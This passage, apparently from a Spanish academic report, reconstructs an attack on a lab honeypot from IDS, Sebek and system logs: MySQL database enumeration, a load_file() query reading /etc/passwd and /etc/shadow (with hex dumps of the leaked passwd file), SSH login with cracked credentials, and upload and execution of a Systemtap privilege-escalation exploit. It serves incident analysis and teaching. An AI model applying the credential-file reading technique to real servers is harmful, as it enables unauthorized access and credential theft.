10/10-16:56:21.194293 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0xB8
192.168.30.100:3306 -> 192.168.20.1:38089 TCP TTL:64 TOS:0x8 ID:43964 IpLen:20 DgmLen:170 DF
***AP*** Seq: 0x4F16D4D4  Ack: 0x73FFF462  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2023024 3157250
01 00 00 01 01 31 00 00 02 03 64 65 66 00 00 08 53  .....1....def..S
43 48 45 4D 41 54 41 00 08 44 61 74 61 62 61 73  CHEMATA..Databas
65 0B 53 43 48 45 4D 41 5F 4E 41 4D 45 0C 21 00  e.SCHEMA_NAME.!.
C0 00 00 00 FD 01 00 00 00 00 05 00 00 03 FE 00  ................
00 22 00 13 00 00 04 12 69 6E 66 6F 72 6D 61 74  ."......informat
69 6F 6E 5F 73 63 68 65 6D 61 06 00 00 05 05 6D  ion_schema.....m
79 73 71 6C 05 00 00 06 04 74 65 73 74 05 00 00  ysql.....test...
07 FE 00 00 22 00                                ....".
```

En *Walleye* se puede ver como el comando *show databases* ejecutado por el atacante ha provocado una alerta en el *IDS Snort*.



Figura 10.4: Alerta generada por el IDS.

Fuentes:
Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log de *MySQL* del *honeypot*.

10-octubre-2013 16:56:35

Descripción:
Extracción de información no autorizada a través de una vulnerabilidad de *MySQL*.
Evidencias:
En el siguiente paquete, continuación de la comunicación anterior, se observa como se ejecuta una función de *MySQL*, *load_file()*. Esta función lee un fichero del servidor y retorna el contenido como una cadena de caracteres. Debido a una vulnerabilidad presente en la versión de *MySQL*, es posible extraer el contenido de cualquier fichero aunque no se dispongan de los privilegios necesarios. El atacante intenta extraer con éxito el contenido de los ficheros */etc/passwd* y */etc/shadow*. La información registrada se muestra en el log de *MySQL* y en el contenido de los paquetes capturados en *Walleye*. Para simplificar, se muestra únicamente los relativos al fichero */etc/passwd*.

LOG MYSQL

```
131010 16:56:35       83 Query        select load_file('/etc/passwd')
```

PAQUETES CAPTURADOS EN HONEYWALL

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-16:56:35.661700 0:50:56:C0:0:5 -> 0:C:29:B3:7D:1F type:0x800 len:0x66
192.168.20.1:38089 -> 192.168.30.100:3306 TCP TTL:64 TOS:0x8 ID:14980 IpLen:20 DgmLen:88 DF
***AP*** Seq: 0x73FFF462  Ack: 0x4F16D54A  Win: 0x7B  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3172285 2023024
20 00 00 00 03 73 65 6C 65 63 74 20 6C 6F 61 64   ....select load
5F 66 69 6C 65 28 27 2F 65 74 63 2F 70 61 73 73   _file('/etc/pass
77 64 27 29                                      wd')

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-16:56:36.102956 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0x5EA
192.168.30.100:3306 -> 192.168.20.1:38089 TCP TTL:64 TOS:0x8 ID:43966 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x4F16D54A  Ack: 0x73FFF486  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2037930 3172285
01 00 00 01 01 2E 00 00 02 03 64 65 66 00 00 00  ..........def...
18 6C 6F 61 64 5F 66 69 6C 65 28 27 2F 65 74 63  .load_file('/etc
2F 70 61 73 73 77 64 27 29 00 0C 3F 00 00 20 00  /passwd')..?.. .
```

```
00 FD 80 00 1F 00 00 05 00 00 03 FE 00 00 02 00  ................
77 06 00 04 FC 74 06 72 6F 6F 74 3A 78 3A 30 3A  w....t.root:x:0:
30 3A 72 6F 6F 74 3A 2F 72 6F 6F 74 3A 2F 62 69  0:root:/root:/bi
6E 2F 62 61 73 68 0A 62 69 6E 3A 78 3A 31 3A 31  n/bash.bin:x:1:1
3A 62 69 6E 3A 2F 62 69 6E 3A 2F 73 62 69 6E 2F  :bin:/bin:/sbin/
6E 6F 6C 6F 67 69 6E 0A 64 61 65 6D 6F 6E 3A 78  nologin.daemon:x
3A 32 3A 32 3A 64 61 65 6D 6F 6E 3A 2F 73 62 69  :2:2:daemon:/sbi
6E 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A  n:/sbin/nologin.
61 64 6D 3A 78 3A 33 3A 34 3A 61 64 6D 3A 2F 76  adm:x:3:4:adm:/v
61 72 2F 61 64 6D 3A 2F 73 62 69 6E 2F 6E 6F 6C  ar/adm:/sbin/nol
6F 67 69 6E 0A 6C 70 3A 78 3A 34 3A 37 3A 6C 70  ogin.lp:x:4:7:lp
3A 2F 76 61 72 2F 73 70 6F 6F 6C 2F 6C 70 64 3A  :/var/spool/lpd:
2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 73 79  /sbin/nologin.sy
6E 63 3A 78 3A 35 3A 30 3A 73 79 6E 63 3A 2F 73  nc:x:5:0:sync:/s
62 69 6E 3A 2F 62 69 6E 2F 73 79 6E 63 0A 73 68  bin:/bin/sync.sh
75 74 64 6F 77 6E 3A 78 3A 36 3A 30 3A 73 68 75  utdown:x:6:0:shu
74 64 6F 77 6E 3A 2F 73 62 69 6E 3A 2F 73 62 69  tdown:/sbin:/sbi
6E 2F 73 68 75 74 64 6F 77 6E 0A 68 61 6C 74 3A  n/shutdown.halt:
78 3A 37 3A 30 3A 68 61 6C 74 3A 2F 73 62 69 6E  x:7:0:halt:/sbin
3A 2F 73 62 69 6E 2F 68 61 6C 74 0A 6D 61 69 6C  :/sbin/halt.mail
3A 78 3A 38 3A 31 32 3A 6D 61 69 6C 3A 2F 76 61  :x:8:12:mail:/va
72 2F 73 70 6F 6F 6C 2F 6D 61 69 6C 3A 2F 73 62  r/spool/mail:/sb
69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 6E 65 77 73 3A  in/nologin.news:
78 3A 39 3A 31 33 3A 6E 65 77 73 3A 2F 65 74 63  x:9:13:news:/etc
2F 6E 65 77 73 3A 0A 75 75 63 70 3A 78 3A 31 30  /news:.uucp:x:10
3A 31 34 3A 75 75 63 70 3A 2F 76 61 72 2F 73 70  :14:uucp:/var/sp
6F 6F 6C 2F 75 75 63 70 3A 2F 73 62 69 6E 2F 6E  ool/uucp:/sbin/n
6F 6C 6F 67 69 6E 0A 6F 70 65 72 61 74 6F 72 3A  ologin.operator:
78 3A 31 31 3A 30 3A 6F 70 65 72 61 74 6F 72 3A  x:11:0:operator:
2F 72 6F 6F 74 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F  /root:/sbin/nolo
67 69 6E 0A 67 61 6D 65 73 3A 78 3A 31 32 3A 31  gin.games:x:12:1
30 30 3A 67 61 6D 65 73 3A 2F 75 73 72 2F 67 61  00:games:/usr/ga
6D 65 73 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69  mes:/sbin/nologi
6E 0A 67 6F 70 68 65 72 3A 78 3A 31 33 3A 33 30  n.gopher:x:13:30
3A 67 6F 70 68 65 72 3A 2F 76 61 72 2F 67 6F 70  :gopher:/var/gop
68 65 72 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69  her:/sbin/nologi
6E 0A 66 74 70 3A 78 3A 31 34 3A 35 30 3A 46 54  n.ftp:x:14:50:FT
50 20 55 73 65 72 3A 2F 76 61 72 2F 66 74 70 3A  P User:/var/ftp:
2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 6E 6F  /sbin/nologin.no
62 6F 64 79 3A 78 3A 39 39 3A 39 39 3A 4E 6F 62  body:x:99:99:Nob
6F 64 79 3A 2F 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F  ody:/:/sbin/nolo
67 69 6E 0A 6E 73 63 64 3A 78 3A 32 38 3A 32 38  gin.nscd:x:28:28
3A 4E 53 43 44 20 44 61 65 6D 6F 6E 3A 2F 3A 2F  :NSCD Daemon:/:/
73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 76 63 73  sbin/nologin.vcs
61 3A 78 3A 36 39 3A 36 39 3A 76 69 72 74 75 61  a:x:69:69:virtua
6C 20 63 6F 6E 73 6F 6C 65 20 6D 65 6D 6F 72 79  l console memory
20 6F 77 6E 65 72 3A 2F 64 65 76 3A 2F 73 62 69   owner:/dev:/sbi
6E 2F 6E 6F 6C 6F 67 69 6E 0A 70 63 61 70 3A 78  n/nologin.pcap:x
3A 37 37 3A 37 37 3A 3A 2F 76 61 72 2F 61 72 70  :77:77::/var/arp
77 61 74 63 68 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F  watch:/sbin/nolo
67 69 6E 0A 64 62 75 73 3A 78 3A 38 31 3A 38 31  gin.dbus:x:81:81
3A 53 79 73 74 65 6D 20 6D 65 73 73 61 67 65 20  :System message
62 75 73 3A 2F 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F  bus:/:/sbin/nolo
67 69 6E 0A 61 76 61 68 69 3A 78 3A 37 30 3A 37  gin.avahi:x:70:7
30 3A 41 76 61 68 69 20 64 61 65 6D 6F 6E 3A 2F  0:Avahi daemon:/
3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 72  :/sbin/nologin.r
70 63 3A 78 3A 33 32 3A 33 32 3A 50 6F 72 74 6D  pc:x:32:32:Portm
61 70 70 65 72 20 52 50 43 20 75 73 65 72 3A 2F  apper RPC user:/
3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 6D  :/sbin/nologin.m
61 69 6C 6E 75 6C 6C 3A 78 3A 34 37 3A 34 37 3A  ailnull:x:47:47:
3A 2F 76 61 72 2F 73 70 6F 6F 6C 2F 6D 71 75 65  :/var/spool/mque
75 65 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E  ue:/sbin/nologin
0A 73 6D 6D 73 70 3A 78 3A 35 31 3A 35 31 3A 3A  .smmsp:x:51:51::
2F 76 61 72 2F 73 70 6F 6F 6C 2F 6D 71 75 65 75  /var/spool/mqueu
65 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A  e:/sbin/nologin.
61 70 61 63 68 65 3A 78 3A 34 38 3A 34 38 3A 41  apache:x:48:48:A
70 61 63 68 65 3A 2F 76 61 72 2F 77 77 77 3A 2F  pache:/var/www:/
73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 6F 70 72  sbin/nologin.opr
```

```
6F 66 69 6C 65 3A 78 3A 31 36 3A 31 36 3A 53 70  ofile:x:16:16:Sp
65 63 69 61 6C 20 75 73 65 72 20 61 63 63 6F 75  ecial user accou
6E 74 20 74 6F 20 62 65 20 75 73 65 64 20 62 79  nt to be used by
20 4F 50 72 6F 66 69 6C 65 3A 2F 68 6F 6D 65 2F   OProfile:/home/
6F 70 72 6F 66 69 6C 65 3A 2F 73 62 69 6E 2F 6E  oprofile:/sbin/n
6F 6C 6F 67 69 6E 0A 73 73 68 64 3A 78 3A 37 34  ologin.sshd:x:74
3A 37 34 3A 50 72 69 76 69 6C 65 67 65 2D 73 65  :74:Privilege-se
70 61 72 61 74 65 64 20 53 53 48 3A 2F 76 61 72  parated SSH:/var
2F 65 6D 70 74 79 2F 73 73 68 64 3A 2F 73 62 69  /empty/sshd:/sbi
6E 2F 6E 6F 6C 6F 67 69 6E 0A 72 70 63 75 73 65  n/nologin.rpcuse
72 3A 78 3A 32 39 3A 32 39 3A 52 50 43 20 53 65  r:x:29:29:RPC Se
72 76 69 63 65 20 55 73 65 72 3A 2F 76 61 72 2F  rvice User:/var/
6C 69 62 2F 6E 66 73 3A 2F 73 62 69 6E 2F 6E 6F  lib/nfs:/sbin/no
6C 6F 67 69 6E 0A 6E 66 73 6E 6F 62 6F 64 79 3A  login.nfsnobody:
78 3A 36 35 35 33 34 3A 36 35 35 33 34 3A 41 6E  x:65534:65534:An
6F 6E 79 6D 6F 75 73 20 4E 46 53 20 55 73 65 72  onymous NFS User
3A 2F 76 61 72 2F 6C 69 62 2F 6E 66 73 3A 2F 73  :/var/lib/nfs:/s
62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 78 66 73 3A  bin/nologin.xfs:
78 3A 34 33 3A 34 33 3A 58 20 46 6F 6E 74 20 53  x:43:43:X Font S
65 72 76 65 72 3A 2F 65                          erver:/e

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-16:56:36.103166 0:C:29:B3:7D:1F -> 0:50:56:C0:0:5 type:0x800 len:0x15E
192.168.30.100:3306 -> 192.168.20.1:38089 TCP TTL:64 TOS:0x8 ID:43967 IpLen:20 DgmLen:336 DF
***AP*** Seq: 0x4F16DAF2  Ack: 0x73FFF486  Win: 0x16A  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2037931 3172285
74 63 2F 58 31 31 2F 66 73 3A 2F 73 62 69 6E 2F  tc/X11/fs:/sbin/
6E 6F 6C 6F 67 69 6E 0A 68 61 6C 64 61 65 6D 6F  nologin.haldaemo
6E 3A 78 3A 36 38 3A 36 38 3A 48 41 4C 20 64 61  n:x:68:68:HAL da
65 6D 6F 6E 3A 2F 3A 2F 73 62 69 6E 2F 6E 6F 6C  emon:/:/sbin/nol
6F 67 69 6E 0A 61 76 61 68 69 2D 61 75 74 6F 69  ogin.avahi-autoi
70 64 3A 78 3A 31 30 30 3A 31 35 39 3A 61 76 61  pd:x:100:159:ava
68 69 2D 61 75 74 6F 69 70 64 3A 2F 76 61 72 2F  hi-autoipd:/var/
6C 69 62 2F 61 76 61 68 69 2D 61 75 74 6F 69 70  lib/avahi-autoip
64 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A  d:/sbin/nologin.
6D 79 73 71 6C 3A 78 3A 31 30 31 3A 31 36 30 3A  mysql:x:101:160:
4D 79 53 51 4C 20 73 65 72 76 65 72 3A 2F 76 61  MySQL server:/va
72 2F 6C 69 62 2F 6D 79 73 71 6C 3A 2F 62 69 6E  r/lib/mysql:/bin
2F 62 61 73 68 0A 6D 61 67 30 32 33 3A 78 3A 35  /bash.mag023:x:5
30 30 3A 35 30 30 3A 3A 2F 68 6F 6D 65 2F 6D 61  00:500::/home/ma
67 30 32 33 3A 2F 62 69 6E 2F 62 61 73 68 0A 6E  g023:/bin/bash.n
74 70 3A 78 3A 33 38 3A 33 38 3A 3A 2F 65 74 63  tp:x:38:38::/etc
2F 6E 74 70 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67  /ntp:/sbin/nolog
69 6E 0A 05 00 00 05 FE 00 00 02 00              in..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

El atacante ha conseguido obtener los ficheros de las cuentas de usuarios del sistema y sus contraseñas cifradas.
Fuentes:
Walleye, *Snort*, *IPTables* *honeywall*, *IPTables* *honeypot*, log de *MySQL* del *honeypot*.

10-octubre-2013 17:05:36

Descripción:
Acceso no autorizado al sistema mediante SSH.
Evidencias:
Se ha realizado una conexión no autorizada al sistema a través del protocolo SSH. Es una conexión no legítima, ya que cualquier interacción con el *honeypot* es considerada como acti-

vidad sospechosa. En la siguiente imagen se puede ver el resumen del flujo de la comunicación completa realizada.



Figura 10.5: Conexión SSH no autorizada al honeypot.

En el log del *honeypot* */var/log/secure* se ha registrado el acceso al sistema con el usuario *mag023* como puede verse a continuación.

```
Oct 10 17:05:50 centossrv sshd[3674]: Accepted password for mag023 from 192.168.20.1 \
        port 38021 ssh2
Oct 10 17:05:50 centossrv sshd[3674]: pam_unix(sshd:session): session opened for \
        user mag023 by (uid=0)
```

El usuario utilizado es un usuario del sistema, por lo que se deduce que el atacante ha podido descifrar los ficheros obtenidos anteriormente (*passwd* y *shadow*) y obtener los credenciales de este usuario para realizar la conexión remota.

Fuentes:

Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log de *MySQL* del *honeypot*, log */var/log/secure* del *honeypot*.

10-octubre-2013 17:05:37

Descripción:

Ejecución de comandos en el *honeypot*.

Evidencias:

Al ser una conexión cifrada, no es posible ver en texto plano el contenido de los datos de los paquetes. Gracias a *Sebek* y al *script* desarrollado, es posible ver los comandos ejecutados en el *honeypot* a través de una conexión SSH. A continuación se presenta el resumen del flujo de las conexiones UDP de los paquetes *Sebek* en *Walleye*.



Figura 10.6: Resumen del flujo de paquetes *Sebek*.

Los comandos ejecutados son más fáciles de identificar revisando el fichero de log */var/-log/sebek_commands*. Se puede comprobar como ha sido establecida la conexión SSH y los comandos ejecutados con sus marcas horarias.

```
[2013-10-10 17:05:37 Host:192.168.30.100 UID:0 PID:3674 COM:sshd ]#SSH-2.0-OpenSSH_6.1
[2013-10-10 17:05:37 Host:192.168.30.100 UID:0 PID:3674 COM:sshd ]#
[2013-10-10 17:05:59 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#id
[2013-10-10 17:06:05 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#uname -na
[2013-10-10 17:06:10 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#w
[2013-10-10 17:06:21 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#stap -V
```

El atacante ha ejecutado una serie de comandos para obtener información del sistema, así como intentar identificar la versión de la aplicación *Systemtap*, utilizando el comando de la última línea, *stap -V*.

Fuentes:

Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*.

10-octubre-2013 17:08:59

Descripción:

Carga de fichero *systemtap_exploit.sh* al *honeypot*.

Evidencias:

Una vez que el atacante se ha conectado, sube un fichero denominado *systemtap_exploit.sh* al *honeypot*. Ha utilizado el protocolo SCP para realizar la transferencia de forma segura. En *Walleye* se puede ver la breve conexión realizada para transferir el fichero.



Figura 10.7: Transferencia del fichero *systemtap_exploit.sh* al honeypot.

Junto a la conexión anterior, también se han registrado en *Walleye* los paquetes enviados por *Sebek* con información relacionada con la transferencia del fichero. El flujo de datos de los paquetes de *Sebek* es el mostrado a continuación.



Figura 10.8: Flujo de paquetes Sebek de la transferencia del fichero *systemtap_exploit.sh* al honeypot.

Si se observa el contenido de los paquetes de *Sebek*, se puede identificar la conexión SCP y el nombre del fichero transmitido, *systemtap_exploit.sh*, junto a la ruta donde se almacenará.

```
10/10-17:09:09.656272 0:C:29:B3:7D:1F -> 0:C:29:7E:33:2D type:0x800 len:0x83
192.168.30.100:64000 -> 192.168.50.10:65000 UDP TTL:32 TOS:0xD ID:40 IpLen:20 DgmLen:117
Len: 89
00 00 04 57 00 03 00 03 00 00 04 F8 52 56 C3 15  ...W........RV..
00 01 E4 09 00 00 0E 7E 00 00 0E 7F 00 00 01 F4  .......~........
00 00 00 03 00 17 80 0A 73 63 70 00 00 00 00 00  ........scp.....
00 00 00 00 00 00 00 21 2F 68 6F 6D 65 2F 6D 61  .......!/home/ma
67 30 32 33 2F 73 79 73 74 65 6D 74 61 70 5F 65  g023/systemtap_e
78 70 6C 6F 69 74 2E 73 68                       xploit.sh
```

En el log */var/log/secure* del *honeypot* también existen unas líneas que identifican a esta conexión de transferencia.

```
Oct 10 17:09:08 centossrv: Accepted password for mag023 from 192.168.20.1 port 38092 ssh2
Oct 10 17:09:08 centossrv: pam_unix(sshd:session): session opened for user mag023 by (uid=0)
Oct 10 17:09:09 centossrv: Received disconnect from 192.168.20.1: 11: disconnected by user
Oct 10 17:09:09 centossrv: pam_unix(sshd:session): session closed for user mag023
```

También se puede ver la transferencia del fichero en el log de *Sebek* mostrado a continuación.

```
[2013-10-10 17:08:58 Host:192.168.30.100 UID:0 PID:3708 COM:sshd ]#SSH-2.0-OpenSSH_6.1
[2013-10-10 17:08:58 Host:192.168.30.100 UID:0 PID:3708 COM:sshd ]#
[2013-10-10 17:09:09 Host:192.168.30.100 UID:500 PID:3711 COM:scp ]#C0664 198 systemtap.sh
```

En las dos primeras líneas del log se observa como se realiza una conexión para la transferencia del fichero *systemtap.sh*, identificando en la tercera línea que se está utilizando el comando *scp*, junto con el nombre del fichero a transmitir, *COM:scp]#C0664 198 systemtap.sh*.
Como se puede ver, el nombre del fichero transmitido difiere de *systemtap_exploit.sh*. Este hecho indica que se ha llevado a cabo una renombración en algún momento. El fichero se encuentra en el directorio */home/mag023* bajo el nombre de *systemtap_exploit.sh*. Ya que no existen registros que identifiquen que ha sido renombrado explicitamente mediante algún comando, lo más probable es que el fichero haya sido renombrado durante el proceso de transferencia. A continuación se muestran los detalles del fichero en el disco duro del *honeypot*.

```
-rw-rw-r--   1 mag023   mag023        198 Oct 10 17:09 systemtap_exploit.sh
```

El análisis de esta información ha permitido identificar la conexión para la transferencia del fichero.
Fuentes:
Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*, log */var/log/secure* del *honeypot*.

10-octubre-2013 17:09:09

Descripción:
Ejecución del fichero *systemtap_exploit.sh*
Evidencias:
En el log de *Sebek* se puede observar como ejecuta el supuesto exploit con *sh*. Aunque se muestran caracteres como *[BS]*, que indican que el atacante ha pulsado la tecla de borrado (*backspace*), es fácil identificar la ejecución. Después, ejecuta el comando *id* para comprobar si ha conseguido una elevación de privilegios.

```
[2013-10-10 17:10:48 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#sh[BS][BS][BS]sh system
[2013-10-10 17:11:28 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#id
```

Se puede ver como en el momento de ejecutar el fichero, el *User ID* (*UID*) es 500, un valor que identifica a un usuario estándar, en cambio, tras finalizar la ejecución del fichero y ejecutar *id*, el valor de *UID* es de 0, indicando que ha sido ejecutado con privilegios de *root*. Por lo tanto, el atacante ha conseguido una elevación de privilegios tras explotar una vulnerabilidad de *Systemtap*.
Fuentes:
Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*.

10-octubre-2013 17:13:46

Descripción:
Carga del fichero *shv5.tar.gz* en el *honeypot*.

Evidencias:
El atacante vuelve a cargar en el *honeypot* otro fichero a través SCP. De nuevo, ha quedado registrada la conexión en *Walleye* como puede verse en la siguiente figura.



Figura 10.9: Transferencia al honeypot.

En el flujo de datos de *Sebek* y en el análisis de los paquetes del mismo, también ha quedado constancia de esta transferencia.

